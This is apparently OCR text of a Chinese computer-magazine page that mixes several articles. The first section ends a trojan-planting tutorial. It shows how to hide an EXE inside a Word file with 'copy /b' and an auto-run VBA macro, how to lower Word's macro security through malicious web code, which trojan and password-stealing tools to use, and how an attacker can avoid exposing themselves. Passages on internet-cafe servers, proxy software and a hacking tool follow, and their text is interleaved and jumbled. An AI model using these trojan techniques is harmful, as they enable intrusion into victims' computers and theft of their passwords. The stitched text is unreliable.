要是对方没有安装杀毒软件，这种方法无疑是个很好的选择。还有一种类似的植入方式，把EXE文件转化成HTM文件，同样需要js的支持，也会被查出来，这里就不介绍了。

四、Word文档添加EXE

这是最近公布的一种方法，比较奇特，但用起来不是很方便。

其实这种转换并不是文件格式上的变化，只不过是把一个EXE文件接在一个DOC文件的末尾而已。Word的宏是使用VBA来编写的，这种方式就是利用vba写一段代码，新建一个DOC文件，打开VISUAL BASIC编辑器，新建一个模块，输入声明（由于这段声明比较长，这里不列出了，有兴趣的读者可以去www.cshu.net看详细代码），然后回到“ThisDocument”的代码视图，选择Document Open的事件，同样输入代码。注意其中的文件大小（做好后的DOC大小）就可以了。

接着把DOC和EXE合并：copy /b anyname.doc + anyname.exe anyname.doc。

打开这个DOC文档，程序就会自动运行，不过需要满足一个条件HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security中的Level值必须是1或者0。

怎么做呢？你一定被人改过IE的标题吧？对了，就是恶意网页代码。这很容易做到的，需要代码可以去网上查找，也可以去www.cshu.net/bbs讨论，一定有人帮你的。

这种新方法是基于Word 2000的，别的版本我没有试过，大家可以研究一下。

总 结

1．关于木马的选用，笔者向大家推荐winshell5.0，它是一个Telnet式的木马，体积小是它最大的优势，服务端只有5K而已，而且可以用它帮对方植入其他木马。它也有缺点，会被防火墙拦截，隐蔽性做的不够好，但由于体积小，成为MIME方式的一个极好的选择。

2.关于防备。我想除了装上一个有最新数据库的防火墙之外，给系统打补丁也是很必要的，比如MIME漏洞可以通过http://www.microsoft.com/Windows/ie/download/critical/Q290108/default.asp来修补。其实Windowsupdate是个很好的选择，经常用可以大大提高安全性。

3.作为一种重要的攻击方式，木马本身也在不断发展，如今的木马已经可以利用系统文件很好地隐藏自己，而且采用进程插入工作方式，可以轻松绕过防火墙，非常危险。

4.绝对不要在配置木马时暴露任何你的信息。

5.需要截取密码时，推荐使用广外幽灵。

6.需要对方IP，可以用防火墙监控，对于QQ上隐身的人最有效，当然人家用代理就没办法了。

（上接第211页）

发布网吧信息服务的基本步骤

做完上面的服务器配置，我们就可以来发布我们网吧的共享资源了：

1.做一个内部的网站，发布网吧基本信息，比如服务项目，时间等等。

2.配置IIS安全属性为可浏览目录，这样，客人们很容易通过目录来浏览到网吧服务器上的电影、歌曲等资源，不过这样，你的服务器一定要够强劲才可以。

建议：可以下载一些电影、歌曲放在客户机硬盘上供客人本地欣赏。

写在最后

到这里，用Windows 2000部署一个高安全、高可管理的网吧也告一段落了。我相信，通过以上的配置，你的网吧一定会效率倍增，客户投诉急剧减少，钞票么，自然不用说啦！最后再对那些辛苦的网管们说：其实，部署Windows 2000也不是很困难的，只要你能做下来，对你们自己也是很大的提高啊，堂堂网管，总不能老和98打交道吧，嘿嘿！



走近多线路代理软件

文／ chaqiang

上期的《隐藏真实IP做网上隐形人》提到两个网站，对于一些网迷来说，他们是在教育网上网的，这两个网站有可能打不开，搜索到国内的一些网站提供的代理或自己用Proxyhunter搜索，又很费时间。经常使用Hotmail的网迷也会因为使用教育网而发愁——Hotmail进不去。

现在我来介绍一个代理软件，可以省去找代理的麻烦。当然这个软件不需要安装，可以放在软盘里，随时上网随时用。

从http://chaqiang.126.com下载一个Multiproxy，有中文版和英文版。其界面如图1。




图1

下面我来介绍一下其中文版的用法。

打开该程序，其运行界面如图2、图3。




图2

等到测试远程的代理服务器完成以后，对Internet选项进行修改。设置如图4所示。

设置后就可以进入国外的网站了。对于本程序的其他事项我来介绍一下。

“选取”项中的“代理列表”为所使用的IP




图3




图4

地址。其中绿色表示可以使用，红色不可使用。





图5



与别人的电脑共舞

——飘叶网际隧道

文／刘敏

随着黑客技术的不断进步，网络漏洞越来越多地被披露，入侵网络已经不是那么难的事了。要是能利用Windows自带的命令来完成远端入侵固然是个好办法，但利用工具软件则仍是一个有效的方法。

一直以来黑客技术都是电脑爱好者羡慕和追求的东西，但其技术只掌握在少数人手中，因而显得神秘莫测，特别是对于通过电话线入侵到别人的电脑，找到对方的一些资料。笔者通过长期的执




图 1

着研究，编写了相关的工具软件，轻易就可让你达到一个黑客的功力。在此为你一一道来，揭开黑客的神秘面纱（图1）。

在黑客的入侵途径中不外乎3种方法：一是木马入侵；二是共享入侵；三是系统漏洞入侵。系统漏洞入侵相对来说是较难的一种方法，而且只能是最新发现的漏洞，对于我们一般电脑爱好者来说，当你知道此漏洞时，微软早已把它堵塞了，所以这种入侵方法只有一些顶尖的能自己发现漏洞的高手掌握。普通最易掌握的当属木马入侵，只要会用几个木马软件就可以了，但必须是对方无意中或受骗运行了木马服务端软件才有可能让你得手。共享是不少网吧、单位必须的正常工作设置，特别是不少网吧为节约硬盘空间，把不少程

如图5。

你可以找到一些代理加入。如本程序的“开始”界面中有一个“更改代理列表”，你可以到




图 6

公司的主页去找些列表，如图6所示。

不去加入的代理列表越多，检测的时间也越长。如果找到一个好的代理IP就用添加来加入。如图7所示：




图 7

还有其他的一些功能，大家可以自己琢磨。

本软件的主页http://www.multiproxy.org/可以下载（你必须能进入国外的网站），这是英文版，需要安装。中文版和英文版均可到http://chaqiang.diy.163.com/download/index.htm下载。

大家若有什么好的软件，可相互分享Email：chaqiang@163.com。QQ:4489167。

